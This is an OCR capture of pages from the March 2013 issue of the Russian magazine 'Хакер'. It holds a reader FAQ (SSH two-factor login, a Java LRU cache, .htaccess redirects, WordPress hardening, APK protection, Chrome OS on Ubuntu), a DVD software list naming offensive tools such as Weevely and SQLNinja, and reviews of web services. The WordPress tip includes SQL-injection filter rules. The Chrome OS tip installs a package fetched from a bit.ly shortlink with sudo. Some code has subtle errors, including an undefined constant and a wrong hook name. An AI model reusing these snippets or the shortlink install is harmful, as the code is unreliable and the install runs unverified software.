5 На этом настройка завершена. Твой SSH защищен двухэтапной аутентификацией. Чтобы проверить это, попробуй залогиниться на свой SSH-сервер: после ввода пароля увидишь запрос на ввод временного ключа. Если ввести ключ неправильно, то откинет обратно на ввод пароля. Как ты смог убедиться, Google Authenticator позволяет очень легко и в считаные минуты прикрутить двухфакторную авторизацию к чему-либо, в нашем случае — к SSH.

A Простейший LRU-хеш можно создать на основе java.uril.LinkedHashMap:

```
final int MAX_SIZE = 1500;

Map<K, V> lruCache =
new LinkedHashMap<K, V>(MAX_SIZE, ↵
0.75f, true){
 @Override
 protected boolean removeEldestEntry(
 Map.Entry<K, V> eldest) {
  return size() > MAX_CAPACITY;
    }
};
```

Метод removeEldestEntry вызывается на каждой вставке, и, если он возвращает true, элемент в хвосте удаляется. А так как мы передали в третьем параметре конструктора true, то запрашиваемый элемент будет автоматически перемещаться в начало очереди, — такой вот простейший LRU-кеш. Если же нужен кеш поэффективнее, то рекомендую взглянуть на разработку инженера Google ConcurrentLinkedHashMap (bit.ly/lhashmap).

Q Как запретить вход на мой сайт через HTTP, перенаправляя всех пользователей на HTTPS? И еще вопросик: как отправлять мобильных пользователей на мобильную версию сайта (допустим, mobile.site.com)?

A Для этого воспользуйся возможностями mod_rewrite. Добавь в htaccess-файл следующие строки:

```
RewriteEngine On
RewriteCond %{HTTPS} !=on
RewriteRule .* https://www.site.com/↵
%{REQUEST_URI} [R,L]
```

В случае если хочешь переадресовывать, не используя www, тогда правило будет таким:

```
# RewriteRule .* https://site.com/↵
%{REQUEST_URI} [R,L]
```

Решение для мобильных пользователей выглядит так:

```
RewriteCond %{HTTP_USER_AGENT} ↵
"android|blackberry|googlebot-mobile|↵
iemobile|ipad|iphone|ipod|opera mobile|↵
palmos|webos" [NC]
RewriteRule ^$ https://mobile.site.com/↵
[L,R=302]
```

Q Можешь подсказать, как усилить безопасность блога на WordPress'е?

A Думаю, читателю журнала «Хакер» не стоит давать очевидных рекомендаций типа использовать сложные пароли, постоянно накатывать обновления и тому подобных. Поэтому предложу несколько нетривиальных советов:

1. Измени стандартный префикс, который WordPress автоматически добавляет к названиям таблиц в БД, на какой-то свой.



Двухэтапная авторизация в действии

2. Спрячь от пользователя версию WordPress'a: для этого в файл functions.php темы добавь:

```
remove_action('wp_header', ↵
'wp_generator');
```

3. Установи security-плагины, например TAC (bit.ly/wp-tac) или Better WP Security (bit.ly/wp-sec).
4. Фильтруй потенциально опасные запросы. Для этого добавь в htaccess, например, такие строки:

```
RewriteCond %{QUERY_STRING} ↵
^.*(%22|%27|%3C|...).* [NC,OR]

...

RewriteCond %{QUERY_STRING} ↵
^.*(select|union|drop|...).* [NC]
RewriteRule ^(.*)$ - [F,L]
```

5. Закрой доступ к директории с плагинами site.com/wp-content/plugins/ — можешь через htaccess, а можешь закинуть в эту директорию пустой index.html.

Q Как защитить APK от декомпиляции?

A Android-программа — это та же Java-программа, поэтому способы защиты аналогичные. Полностью защитить твою программу от декомпиляции невозможно: независимо от защиты специалист все равно сможет достать то, что ему нужно. Но можно усложнить декомпиляцию, превратив ее в длинный и ужасный процесс. Для этого можно:

1. Пропустить программу через разного рода обфускаторы (ProGuard, например), которые сделают нечитабельной декомпилированную программу. Также можно запутать код вручную.
2. Зашифровать ресурсы (картинки, текст).
3. Перенести самые важные модули в библиотеки C++ — декомпиляция бинарника в разы сложнее, чем Java-байт-кода.
4. Перенести основную логику в jni, кроме этого, нужно перенести туда проверку подписи APK.
5. Подгружать ключевые алгоритмы с сервера в виде скриптов.

Это позволит лишь усложнить жизнь взломщику или отсеять непрофессионалов. А если твой код ну уж очень ценный, то лучшей его защитой будет патент :).

Q Давно хочу попробовать Chrome OS. Конечно, покупка Chromebook'а как вариант не рассматривается. Пробовал скачивать отдельный live-дистрибутив, но на моем железе он не работает. Что посоветуешь?

A Действительно, список поддерживаемого Chrome OS железа весьма ограничен. Но практически на любом железе работает Ubuntu. При чем здесь Ubuntu? Дело в том, что в рамках проекта lightdm-login-chromiumos (bit.ly/uchrome-os) разработан пакет, который позволяет запустить пользовательское окружение Chrome OS поверх Ubuntu. Чтобы установить пакет, просто выполни следующие команды:


```
$ wget http://bit.ly/ThfTMT
$ sudo dpkg -i ↵
lightdm-login-chromiumos_1.0_amd64.deb
```

Существует два режима запуска: внутри окна в текущем окружении (для чего используется оконный менеджер Aura), а также полноценный пользовательский сеанс. Чтобы запустить Chrome OS внутри окна, нужно выполнить:

```
$ chromeos
```

Для входа же в сеанс нужно выбрать Chromium OS в приглашении дисплейного менеджера. Внутри Chrome OS работает Flash, Java, присутствует Google Talk плагин. Кроме того, поддерживается хардварная акселерация видео. К сожалению, на данный момент не работает захват изображений с веб-камеры, разные системные настройки, как, например, контроль громкости, — эти настройки игнорируются.

Полноценно пользоваться проектом на данном этапе его развития нецелесообразно, но для ознакомления — в самый раз. ⌶



Chrome OS поверх Kubuntu в оконном режиме



>>WINDOWS
>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.46.1
Far Manager 3.0
Firefox 18.0.2
foobar2000 1.2.2
Google Chrome 24
K-Lite Mega Codec Pack 9.7.5
Miranda IM 0.10.9
Notepad++ 6.3
Opera 12.14
PuTTY 0.62
Skype 6.1
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.1
uTorrent 3.3
XnView 1.99.6

>Development
ActivePerl 5.16.2
ActivePython 2.7.2
AngularJS 1.0.4
Boost 1.53.0
Code Compare 2.80.11
CodeLobster PHP Edition 4.4.1
CruiseControl.NET 1.8.2.0
DBeaver 2.0.6
Jevix 1.0
PHP QR Code 1.1.4
PyDev 2.7.1
Qfsm 0.53
Ragel 6.7
RubyMine 5
Selenium IDE 1.10.0
SublimeClang

>Misc
BirdFont 0.12
CinemaDrape 2.0
Cubiez
DDownloads 1.0.6
Explorer++ 1.3.5
KuaiZip 2.3.2
LibreOffice 4.0.0
Media Preview 1.3
My Computer Tweaker
SendTo-Convert 2.6.2.2
Text Deduplicator Plus 1.04
Undelete Navigator 1.1.0
Virtual Serial Ports 2.02
VirtuaWin 4.4
Windows Uninstaller 1.0
WinLock

>Multimedia
Any GIF Animator
Audio Amplifier Free 1.1
bitRipper
Espera 1.2.4
FastStone Image Viewer 4.7
Free Video Call Recorder for Skype 1.0.2
GOM Audio
Last.fm 2.1.33
Perfect Effects 4
QuickPlay 3.0.2
Resonic 0.621 Alpha
Resonic Player 0.621 Alpha
Stoffi
streamWriter 4.3.0.2
Tinuous 3.8.5.7
ZumoCast 1.4.4

>Net
Cloudfogger 1.4.2076
gExplore 1.3
I2P 0.9.4
KiTTY 0.62.1.4
Multiplicity 2.0
Nemesis 1.4
NetStalker 1.0
OnlineVNC 2.3
Psi 0.15
Radio Tuna
Spotflux 2.9.4
TiffanyScreens 4.0.4
Torchat 0.9.9
USB Over Ethernet 2.2.6
VirtualRouter Plus 2.1.0
WinSCP 5.1.3

>Security
Antigift 2.0
BufferZone Pro
Cookie Cadger 0.9
Dashlane 1.3
Loki 0.2.7
Mobius Forensic Toolkit 0.5.16
OllyDbg 2.01h
Sandcat Browser 3.0 Beta 2
SQLNinja 0.2.999
SteganPEG 1.0
The Sleuth Kit 4.0.2
ToolWiz BSafe 1.6
Topera 0.0.2
VirusTotal Scanner 3.0
Weevely 1.0
Wisecracker 1.0
Xssploit 0.5

>System
AppRemover 2.2.24.1
BootRacer 4.0
CrashPlan 3.4.1
DiskPulse 4.8
Double Driver 4.1
Driver Fusion 1.5.0
Eassos Recovery 3.4.0
ExactFile 1.0.0.15
Gotcha! Data Backup 0.5.0.4
Instant Document Search 1.12.1
Master Commander 1.0.1
NanWick Uninstaller
NovaBench 3.0.4
OSForensics 2.0.1001
VirtualBox 4.2.6
WindowsAndroid

>>UNIX
>Desktop
Amarok 2.7.0
Cdemu 2.0.0
Divxenc 1.6.6
Fdesktoprecorder 20130119
Ffmpeg 1.1.1
Fluxbox 1.3.3
Gaupol 0.21.1
Mypaint 1.1.0
Parole 0.3.0.3
Puddletag 1.0.1
Qmmp 0.6.6
Qpdfview 0.3.7
Skrooge 1.5.1
Soundkonverter 2.0.0rc1
Spgt-client 1.0.1
Tellico 2.3.7
Windowmaker 0.95.4
Zim 0.59

>Devel
Arcadia 0.12.1
Casperjs 1.0.1
Class.upload.php 0.32
Editra 0.7.20
Eiffelstudio 7.1
Elftoolchain 0.6.1
Fatfree 3.0.3
Jquery 1.9.0
Judo 1.3.0b
Meteor 0.5.4
Opengrok 0.11.1
Reposurgeon 2.17
Rtext 2.0.6
Sbcl 1.1.3
Scheme48 1.9
Seascope 0.7
Tide 2.55
Unity-lens-php 12.10.3

>Games
Megaglest 3.7.1
Smokin-guns 1.1
Supertuxkart 0.8

>Net
Bitbudget
Feedturtle 6.1
Fidoip 1.0.5_4
Firefox 18.0.1
Flareget 1.2-3b
Guacamole 0.7.2
Hotot 0.9.8.10
Kamule 0.5
Lightspark 0.7.1
Mcabber 0.10.2
Newsfeed 3.0
Rekonq 2.0
Retroshare 0.5.4d
Sflphone 1.2.2
Smb4k 1.0.5
Tano 1.1
Thunderbird 17.0.2
Vacuum-im 1.2.1

>Security
Antigift 2.0
Arptables 0.0.4
Cookie Cadger 0.9
Extundelete 0.2.4
Gpg-crypter 0.4.1
Kwipe 1.3.2
Listener 2.2
Mobius Forensic Toolkit 0.5.16
Packetfence 3.6.1
Psad 2.2.1
Samhain 3.0.10
Segatex 7.850
SQLNinja 0.2.999
Weevely 1.0
WPScan
Xssploit 0.5
Xtadm 1.5.0

>Server
Apache 2.4.3
Asterisk 11.2.1
Cassandra 1.2.1
CouchDB 1.2.1
CUPS 1.6.1
HAproxy 1.4.22
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.2
nginx 1.2.6
OpenSSH 6.1
OpenVPN 2.3.0
Redis 2.6.9
Samba 4.0.3
Sphinx 2.0.6
Squid 3.3.1

>System
Catalyst 13.1
Diodon 1.0.2
Fuse-exfat 1.0.0
Grsync 1.2.3
Nvidia 313.18
Observium 0.13.1.3526
Ora2pg 10.1
Pcompress 1.2.0
Procenv 0.20
Q4wine 1.0r1
Quotatool 1.6.2
Rt 3.6.11rt25
Sadms 2.0.16
Systemd 197
Wine 1.5.22

>X-distr
Fedora 18

>>MAC
AirMail 1.1c
BirdFont 0.12
Chromium 24
Eddie 2.4.1
iColors 3.0
IPSecuritas 4.0b1
MacTerm 4.1.0
MAMP 2.1.2
Obscurity 1.3
Plex Media Server 0.9.7.12
Screenhero
SourceTree 1.5.7.1
Spectacle 0.8.1
Splunk 5.0.2
Supercan 1.0.0
Toau 1.3
WireShark 1.8.5


DVD

№ 03 (170) МАРТ 2013

ХАКЕР



WWW2




Удобный способ обмена файлами и заметками между смартфоном и компьютером

PUSHBULLET

pushbullet.com

Обмен файлами, ссылками и другими материалами между компьютером и мобильным устройством достаточно геморройная процедура. В худшем случае это решается пересылкой самому себе по почте (как, например, делаю это я), в лучшем — через Dropbox. Сервис PushBullet решает эту задачу с помощью простого веб-приложения и клиента для Android. Через веб-интерфейс на устройство можно послать ссылку, адрес, список или же файл. При этом приложение красиво использует систему оповещений Android 4 — списки можно просмотреть прямо в этой панели. У сервиса существует расширение для браузера Google Chrome. Не хватает возможности двустороннего обмена, что позволило бы послать со смартфона, например, фото.



Сервис, позволяющий быстро получить скриншот-«колбасу» длинной веб-страницы

SNAPITO!

snapito.com

В веб-дизайне часто применяют метафору айсберга: то, что не попадает на первый экран браузера (верхушка), большинство пользователей рискуют никогда не увидеть. Тем не менее есть множество ситуаций, когда уложиться в один экран невозможно, — например сайты СМИ, блоги и другие проекты, завязанные на больших объемах контента. При анализе структуры таких страниц возникает очевидная проблема со скриншотами, которую приходится решать топорным способом: делаешь отдельные скриншоты, а потом склеиваешь. Snapito! помогает справиться с этой проблемой, делая полный скриншот страницы. К сожалению, в некоторых случаях сервис работает не слишком надежно. Например, есть проблемы с динамически подгружаемой статикой.




Простейший букмарклет, позволяющий быстро посмотреть на то, как сайт будет отображаться в браузере iPhone и iPad

RESPONSIVE DESIGN BOOKMARKLET

responsive.victorcoulon.fr

Об отзывчивой верстке много было написано в январском номере][(статья «Швейцарский нож для UI») — рекомендую ознакомиться, если ты еще не понял, насколько это важно. А для реальной работы советую не ресайзить окно браузера «на глазок», а использовать простой, но очень удобный букмарклет, позволяющий быстро оценить, как будет выглядеть страница в окне браузера iPhone или iPad (можно задать собственное разрешение экрана). Можно сымитировать клавиатуру iOS и посмотреть, отъест ли она важный кусок страницы. Естественно, доступны как портретный режим, так и альбомный. При тестировании собственных страниц также удобна опция синхронизации CSS, позволяющая в реальном времени отражать внесенные изменения.



Сервис, позволяющий искать символы Unicode по рисунку

SHAPECATCHER

shapecatcher.com

При верстке часто приходится долго и мучительно искать юникодные обозначения для нестандартных символов: математические обозначения, буквы греческого алфавита и многое другое. Обычное решение этой проблемы — вбить в поиск название символа. Но куда более удобное решение предлагает сервис shapecatcher. С помощью этой тулзы можно просто нарисовать символ, а сервис его сам распознает и назовет соответствующий символ в юникоде. Понятно, что аккуратно нарисовать символ с помощью мышки или тачпада непросто, поэтому сервис выдает сразу список возможных вариантов. Как хвастается создатель на главной странице, в базе сервиса находится почти 12 тысяч символов.